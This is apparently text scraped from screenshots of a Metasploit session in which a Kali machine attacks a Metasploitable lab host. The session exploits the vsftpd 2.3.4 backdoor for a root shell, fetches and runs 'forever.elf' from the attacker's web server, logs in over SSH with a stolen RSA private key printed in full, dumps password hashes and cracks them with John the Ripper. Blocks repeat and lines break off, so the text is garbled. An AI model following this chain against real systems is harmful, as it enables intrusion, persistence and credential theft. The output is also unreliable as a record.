msf6 post(linux/manage/sshkey_persistence) > use auxiliary/scanner/ssh/ssh_login_pubkey
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > set RHOSTS 192.168.1.101
RHOSTS ⇒ 192.168.1.101
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > set key_path /home/kali/.msf4/loot/
key_path ⇒ /home/kali/.msf4/loot/
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > set username msfadmin
username ⇒ msfadmin
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > run
[*] 192.168.1.101:22 SSH - Testing Cleartext Keys
[*] 192.168.1.101:22 - Testing 2 keys from /home/kali/.msf4/loot
[+] 192.168.1.101:22 - Success: 'msfadmin:-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA3RXhpYl6B8YfGw/0PkpKLXQRtKFConOmlQaWlJwpsUz1B9m9
bQD3y8y8nm2z8yWLN1SidLbYvnVlE8uCaLv8mPNIhafjU87lI4kD4hUgwhG0jZAY
rtfkKgKFthT8hZQvSLeKqowHbNhptc/mqgNk4Vf99ebPzFIFNXBtA6/gh0XYWQNy
vsnEtS2Q2+KF7MDHTZMZ1ZqP7f9CvhAqlNrPyT8qOMn6S5tD5TyHpAUc9VspAUgD
vcxA48Irm36pIaBY6aWq5gPkxYfaSJKW9CIlk96slfmT0dpw+9fMrQ+u4HEbMSgW
IS5ugxlTIMgLiSg7ojhDTrtWZ3qF6vkfNNelYwIDAQABAoIBAEQkwnArd5l9z4if
2kB41XQ9Glf6fHdl/ipg5XjYyWEEv2G0E1bNvZLrgBe06IpBQC/Fvm0LDrNlq8n2
KDPv/WOHWQsZPFBQrP/O84tzx60JmAUqLPF3SbRJIr2EqnDhw9E+AVef4YoDClIn
yokMksOCQ5zPj60CeuiFxpQkWahXo9LPmzA3NbzQzc5Jc3lb2oQpU7APVPK80RhS
0C+NHg3QEdMi4I6pRI2VYtXVNtrld5D5D7Bc1UZ4k70IFo7np8iRsxMsTj/+E2lL
5jGBHTs/2iD4pkPRIDYeoQ19pvBqYf0NDi1HklxrX4ddQ68RqY2XslDLDykprMhN
hR147AECgYEA//kXiO6f/eGTiFF/MVi0FAZdBKfuKYBfesf9/mrbM2+D9+AV/ANz
/vE91YYn8DNKa+AgA+9GdWcQLXYWLwPwa2ucAXS0APYtMxUE6fYuoW6K9clBs8Ee
feIy0QswdGfArtXkUZTmjEW/bg390XtMy1BdM4896akrVFIymi8LmCMCgYEA3RvZ
FLOkrr891xNevuWSlRCd52+JQc01ete0/gDesMsazvKMM/87z1wYCXiAprlkjc1N
TQt/8cTo0I17seQfXiEmNONhG4ST5KY62YiOC3DlimHScrbp7YiTWixhwfKj0ifF
ziZqj/cElDvkWIQ1XEE2aV39X+pM4002r3cr8cECgYAlSdkW1oQyDMlcI1sfCif5
fs/QHNKB8zR1g2rJxDE4dfdIhblOJAaizevPDiMFR8OAoX6odBPUiHX/2WLz6GP+
kgeA4spSFYqSFW7I0lcKpzrRAUdz8×8JAYmbkEC3xGF6VqhTBhjruEFhu+IMwSR3
vbZGC4jeYAly2CKM+Wt79wKBgB8etEb9ocgWkpWa3FLx7NeeJxtTz3W7dDN9+LNn
W/B2JafK64DGA50D0T5D/5d3sHdk1eRqIe/dTwdLYoV/HgsZj08SUbCV0Fr2KoJD
ffqOQUBg1EXhCLut5U9jv76UcAo8HtMNBSKOGc7jPxhWQ0xgwU/DMs41I+06COBZ
XY4BAoGBAP9qrLem7nRib+R2VEOdLN8P7IgvKBhrLtpS1N4E2WwN86EG5HYdtj4c
OB5vNKt+IomckePFIG9GqOlDNSsU/cjWjATNDeGuuq/kJTtcC/pnsTurdJTsnMe/
p8h3tOaWpWbk3XyK3M9elf2PVMt9iZzRkzER0FDSn5cM5djkAemx
-----END RSA PRIVATE KEY-----
' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[!] No active DB -- Credential data will not be saved!
[*] SSH session 2 opened (192.168.1.100:33611 → 192.168.1.101:22) at 2024-06-01 18:42:41 +0200
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) >
Left ⌘


kali linux 1 [Running]
1 2 3 4
18:44
Trash
File System
Home
putty.exe
wireshark
webshell.php
backdoor.php
kali@kali: ~
File Actions Edit View Help
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search vsftpd
Matching Modules
Name Disclosure Date Rank Check Description
0 auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal Yes VSFTPD 2.3.2 Denial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.101
RHOSTS => 192.168.1.101
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.101:21 - USER: 331 Please specify the password.
[+] 192.168.1.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.100:43445 → 192.168.1.101:6200) at 2024-06-01 18:26:13 +0200
id
uid=0(root) gid=0(root)
wget http://192.168.1.100:8080/forever.elf
--12:27:07-- http://192.168.1.100:8080/forever.elf
=> `forever.elf.2'
Connecting to 192.168.1.100:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 207 [application/octet-stream]
0K 100% 29.29 KB/s
12:27:07 (29.29 KB/s) - `forever.elf.2' saved [207/207]
chmod +x forever.elf
./forever.elf
kali@kali: ~
File Actions Edit View Help
rtfkKgKFthT8hZQvSLeKqowHbNhptc/mqgNk4Vf99ebPzFIFNXBtA6/gh0XYWQNy
vsnEtS2Q2+KF7MDHTZMZ1ZqP7f9CvhAqlNrPyT8qOMn6S5tD5TyHpAUc9VspAUgD
vcxA48Irm36pIaBY6aWq5gPkxYfaSJKW9CIlk96slfmT0dpw+9fMrQ+u4HEbMSgW
IS5ugxlTIMgLiSg7ojhDTrtWZ3qF6vkfNNelYwIDAQABAoIBAEQkwnArd5l9z4if
2kB41XQ9Glf6fHdl/ipg5XjYyWEEv2G0E1bNvZLrgBe06IpBQC/Fvm0LDrNlq8n2
KDPv/WOHWQsZPFBQrP/O84tzx60JmAUqLPF3SbRJIr2EqnDhw9E+AVef4YoDClIn
yokMksOCQ5zPj60CeuiFxpQkWahXo9LPmzA3NbzQzc5Jc3lb2oQpU7APVPK80RhS
0C+NHg3QEdMi4I6pRI2VYtXVNtrld5D5D7Bc1UZ4k70IFo7np8iRsxMsTj/+E2lL
5jGBHTs/2iD4pkPRIDYeoQ19pvBqYf0NDi1HklxrX4ddQ68RqY2XslDLDykprMhN
hR147AECgYEA//kXiO6f/eGTiFF/MVi0FAZdBKfuKYBfesf9/mrbM2+D9+AV/ANz
/vE91YYn8DNKa+AgA+9GdWcQLXYWLwPwa2ucAXS0APYtMxUE6fYuoW6K9clBs8Ee
feIy0QswdGfArtXkUZTmjEW/bg390XtMy1BdM4896akrVFIymi8LmCMCgYEA3RvZ
FLOkrr891xNevuWSlRCd52+JQc01ete0/gDesMsazvKMM/87z1wYCXiAprlkjc1N
TQt/8cTo0I17seQfXiEmNONhG4ST5KY62YiOC3DlimHScrbp7YiTWixhwfKj0ifF
ziZqj/cElDvkWIQ1XEE2aV39X+pM4002r3cr8cECgYAlSdkW1oQyDMlcI1sfCif5
fs/QHNKB8zR1g2rJxDE4dfdIhblOJAaizevPDiMFR8OAoX6odBPUiHX/2WLz6GP+
kgeA4spSFYqSFW7I0lcKpzrRAUdz8×8JAYmbkEC3xGF6VqhTBhjruEFhu+IMwSR3
vbZGC4jeYAly2CKM+Wt79wKBgB8etEb9ocgWkpWa3FLx7NeeJxtTz3W7dDN9+LNn
W/B2JafK64DGA50D0T5D/5d3sHdk1eRqIe/dTwdLYoV/HgsZj08SUbCV0Fr2KoJD
ffqOQUBg1EXhCLut5U9jv76UcAo8HtMNBSKOGc7jPxhWQ0xgwU/DMs41I+06COBZ
XY4BAoGBAP9qrLem7nRib+R2VEOdLN8P7IgvKBhrLtpS1N4E2WwN86EG5HYdtj4c
OB5vNKt+IomckePFIG9GqOlDNSsU/cjWjATNDeGuuq/kJTtcC/pnsTurdJTsnMe/
p8h3tOaWpWbk3XyK3M9elf2PVMt9iZzRkzER0FDSn5cM5djkAemx
-----END RSA PRIVATE KEY-----
' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[!] No active DB -- Credential data will not be saved!
[*] SSH session 2 opened (192.168.1.100:33611 → 192.168.1.101:22) at 2024-06-01 18:42:41 +0200
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > use post/linux/gather/hashdump
msf6 post(linux/gather/hashdump) > set SESSION 1
SESSION => 1
msf6 post(linux/gather/hashdump) > run
[+] root:1/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:0:0:root:/root:/bin/bash
[+] sys:1fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:3:3:sys:/dev:/bin/sh
[+] klog:1f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:103:104::/home/klog:/bin/false
[+] msfadmin:1XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
[+] postgres:1Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
[+] user:1HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:1001:1001:just a user,111,,:/home/user:/bin/bash
[+] service:1kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:1002:1002:,,,:/home/service:/bin/bash
[+] Unshadowed Password File: /home/kali/.msf4/loot/20240601184358_default_192.168.1.101_linux.hashes_808372.txt
[*] Post module execution completed
msf6 post(linux/gather/hashdump) >
Left ⌘


kali linux 1 [Running]
1 2 3 4
18:47
Trash
File System
Home
putty.exe
wireshark
webshell.php
backdoor.php
kali@kali: ~
File Actions Edit View Help
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search vsftpd
Matching Modules
Name Disclosure Date
0 auxiliary/dos/ftp/vsftpd_232 2011-02-03
of Service
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03
or Command Execution
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.101
RHOSTS ⇒ 192.168.1.101
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.101:21 - USER: 331 Please specify the password.
[+] 192.168.1.101:21 - Backdoor service has been spawned, handling ...
[+] 192.168.1.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.100:43445 → 192.168.1.101:6200) at 2024-06-01 18:26:13 +0200
id
uid=0(root) gid=0(root)
wget http://192.168.1.100:8080/forever.elf
--12:27:07-- http://192.168.1.100:8080/forever.elf
⇒ `forever.elf.2'
Connecting to 192.168.1.100:8080 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 207 [application/octet-stream]
0K 100% 29.29 KB/s
12:27:07 (29.29 KB/s) - `forever.elf.2' saved [207/207]
chmod +x forever.elf
./forever.elf
File Actions Edit View Help
(kali㉿kali)-[~]
$ john /home/kali/.msf4/loot/20240601184358_default_192.168.1.101_linux.hashes_808372.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) 1 (and variants) [MD5 128/128 AVX 4×3])
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
user (user)
postgres (postgres)
Warning: Only 4 candidates buffered for the current salt, minimum 12 needed for performance.
msfadmin (msfadmin)
service (service)
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
123456789 (klog)
batman (sys)
Proceeding with incremental:ASCII
kali@kali: ~
File Edit View Help
END RSA PRIVATE KEY
' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[!] No active DB -- Credential data will not be saved!
[*] SSH session 2 opened (192.168.1.100:33611 → 192.168.1.101:22) at 2024-06-01 18:42:41 +0200
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > use post/linux/gather/hashdump
msf6 post(linux/gather/hashdump) > set SESSION 1
SESSION ⇒ 1
msf6 post(linux/gather/hashdump) > run
[+] root:1/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:0:0:root:/root:/bin/bash
[+] sys:1fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:3:3:sys:/dev:/bin/sh
[+] klog:1f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:103:104::/home/klog:/bin/false
[+] msfadmin:1XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
[+] postgres:1Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
[+] user:1HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:1001:1001:just a user,111,,:/home/user:/bin/bash
[+] service:1kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:1002:1002:,,,:/home/service:/bin/bash
[+] Unshadowed Password File: /home/kali/.msf4/loot/20240601184358_default_192.168.1.101_linux.hashes_808372.txt
[*] Post module execution completed
msf6 post(linux/gather/hashdump) >


File Actions Edit View Help
(kali㉿kali)-[~]
$ john /home/kali/.msf4/loot/20240601184358_default_192.168.1.101_linux.hashes_808372.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) 1 (and variants) [MD5 128/128 AVX 4×3])
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
user (user)
postgres (postgres)
Warning: Only 4 candidates buffered for the current salt, minimum 12 needed for performance.
msfadmin (msfadmin)
service (service)
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
123456789 (klog)
batman (sys)
Proceeding with incremental:ASCII
kali@kali: ~
File Edit View Help
[!] No active DB -- Credential data will not be saved!
[*] SSH session 2 opened (192.168.1.100:33611 → 192.168.1.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > use post/lin